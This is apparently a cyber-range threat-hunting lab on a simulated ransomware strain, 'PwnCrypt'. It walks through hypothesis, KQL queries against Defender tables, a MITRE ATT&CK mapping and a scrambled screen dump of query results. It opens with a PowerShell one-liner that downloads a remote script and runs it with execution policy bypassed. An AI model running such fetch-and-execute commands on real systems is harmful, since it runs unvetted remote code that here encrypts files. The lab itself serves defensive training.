Threat Hunt Lab 4: New Zero-Day Announced on News (PwnCrypt)

Run this PowerShell command on your VM after onboarding it to MDE

```
Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/pwncrypt.ps1' -OutFile 'C:\programdata\pwncrypt.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\pwncrypt.ps1
```

Note: **"windows-target-1"** might be called **"windows-target-"** when you query for it. MDE will sometimes cut the name off if it's too long


Investigation Scenario: Zero-Day Ransomware (PwnCrypt) Outbreak

1. Preparation


- **Goal**: Set up the hunt by defining what you're looking for.
  - A new ransomware strain named PwnCrypt has been reported in the news, leveraging a PowerShell-based payload to encrypt files on infected systems. The payload, using AES-256 encryption, targets specific directories such as the C:\Users\Public\Desktop, encrypting files and prepending a .pwncrypt extension to the original extension. For example, **hello.txt** becomes **hello.pwncrypt.txt** after being targeted with the ransomware. The CISO is concerned with the new ransomware strain being spread to the corporate network and wishes to investigate.
- **Activity**: Develop a hypothesis based on threat intelligence and security gaps (e.g., “Could there be lateral movement in the network?”).
  - **The security program at the org is still immature and even lacks user training. It’s possible the newly discovered ransomware has made its way onto the corporate network. The hunt can be initiated based on the known IoCs (*.pwncrypt.* files)**

2. Data Collection

- **Goal**: Gather relevant data from logs, network traffic, and endpoints.
  - Consider inspecting the file system as well as process activity for anything that matches the PwnCrypt IoCs
- **Activity**: Ensure data is available from all key sources for analysis.
  - Ensure the relevant tables contain recent logs:
    - **DeviceProcessEvents**



- **DeviceFileEvents**



3. Data Analysis

- **Goal**: Analyze data to test your hypothesis.
- **Activity**: Look for anomalies, patterns, or indicators of compromise (IOCs) using various tools and techniques.
  - Is there any evidence of the PwnCrypt ransomware being run? (files being created)
  - If so, can you identify the process and delivery method of the ransomware?

4. Investigation

- **Goal**: Investigate any suspicious findings.
- **Activity**: Dig deeper into detected threats, determine their scope, and escalate if necessary. See if anything you find matches TTPs within the MITRE ATT&CK Framework.
  - Search the DeviceFileEvents table
  - Search the DeviceProcessEvents table based on your findings
  - You can use ChatGPT to figure this out by pasting/uploading the logs: Scenario 3: TTPs

Based on the logs you've provided, several MITRE ATT&CK TTPs (Tactics, Techniques, and Procedures) are likely relevant. The logs show multiple instances of PowerShell and command-line execution, often involving files that appear to be potentially malicious scripts (e.g., pwncrypt.ps1), which suggests a coordinated attack or malware execution. Here are the most relevant TTPs:

1. **T1059.001 - Command and Scripting Interpreter: PowerShell**:
   - The logs show frequent execution of PowerShell with parameters like -ExecutionPolicy Bypass to execute scripts. This technique is often used to bypass restrictions on script execution and is a common method for running malicious PowerShell scripts.
2. **T1059.003 - Command and Scripting Interpreter: Windows Command Shell**:
   - Multiple entries show the use of cmd.exe to invoke PowerShell, which suggests the use of the Windows Command Shell as a stepping stone to execute PowerShell commands. This is often used in scripting attacks or to chain together malicious commands.
3. **T1218.011 - Signed Binary Proxy Execution: PowerShell**:
   - PowerShell is a signed Microsoft utility that can be abused to execute malicious scripts. Attackers often use this to blend into legitimate system activity. In this case, it is being used to execute the pwncrypt.ps1 script.
4. **T1566 - Phishing (Potential Initial Access)**:
   - While not directly visible in the logs, the frequent execution of PowerShell with potentially malicious scripts (e.g., pwncrypt.ps1) suggests that the script could have been delivered through phishing or another initial access technique.
5. **T1547 - Boot or Logon Autostart Execution**:
   - The persistence of PowerShell executions involving the script pwncrypt.ps1 suggests that there may be some form of persistence mechanism in place, potentially involving autostart techniques or scheduled tasks.
6. **T1105 - Ingress Tool Transfer**:

    - If the script pwncrypt.ps1 or similar files were downloaded from a remote source, this would align with the technique of transferring tools into the environment to execute malicious code.
7. **T1486 - Data Encrypted for Impact (Ransomware)**:
    - The reference to pwncrypt.ps1 suggests this may be a ransomware script or a cryptographic component used to encrypt data for ransom. This could be a later-stage attack where data encryption is intended to cause impact.
8. **T1086 - PowerShell**:
    - PowerShell continues to be used heavily across all entries, with commands structured to run potentially malicious .ps1 scripts with bypass policies, which is a hallmark of advanced attack techniques using PowerShell.

The pattern of behavior—PowerShell invoked through cmd.exe, bypassing execution policies, and running scripts with suspicious names—aligns with sophisticated attacks that abuse legitimate system processes to execute malicious payloads. Let me know if you need deeper analysis or further exploration of these logs!

5. Response

- **Goal**: Mitigate any confirmed threats.
- **Activity**: Work with security teams to contain, remove, and recover from the threat.
    - Can anything be done?

6. Documentation


- **Goal**: Record your findings and learn from them.
- **Activity**: Document what you found and use it to improve future hunts and defenses.
    - Document what you did

7. Improvement


- **Goal**: Improve your security posture or refine your methods for the next hunt.
- **Activity**: Adjust strategies and tools based on what worked or didn't.
    - Anything we could have done to prevent the thing we hunted for? Any way we could have improved our hunting process?

Notes / Findings:

```
// Search the FileEvents table for the IoCs described in the briefing
let VMName = "threat-hunt-pro";
DeviceFileEvents
| where DeviceName == VMName
| where FileName contains "pwncrypt.ps1"
| order by Timestamp desc
```




```
// Search the DeviceProcessEvents table for logs around the same time
let VMName = "threat-hunt-pro";
DeviceProcessEvents
| where DeviceName == VMName
| order by Timestamp desc
```


Microsoft Defender
Search
Home
Incidents
Advanced hunting
Show navigation
Advanced hunting
New query*
New query*
Query
Run query
Create summary rule
Create detection rule
100,000 (Default)
Last 12 hours
Results
Query history
Getting started
Export
Show empty columns
650 items
Search
00:01.672
Low
Filters:
Add filter
TimeGenerated
Timestamp
DeviceId
DeviceName
ActionType
FileName
Jul 1, 2026 10:21:1...
Jul 1, 2026 10:21:16 PM
09718acf4eb43a876f...
threat-hunt-pro
ProcessCreated
MicrosoftEdgeUpdate.exe
Jul 1, 2026 10:20:5...
Jul 1, 2026 10:20:50 PM
SecEdit.exe
Jul 1, 2026 10:20:4...
Jul 1, 2026 10:20:42 PM
Jul 1, 2026 10:20:3...
Jul 1, 2026 10:20:33 PM
powershell.exe
Jul 1, 2026 10:20:2...
Jul 1, 2026 10:20:27 PM
Jul 1, 2026 10:18:2...
Jul 1, 2026 10:18:28 PM
cmd.exe
Jul 1, 2026 10:18:1...
Jul 1, 2026 10:18:18 PM
conhost.exe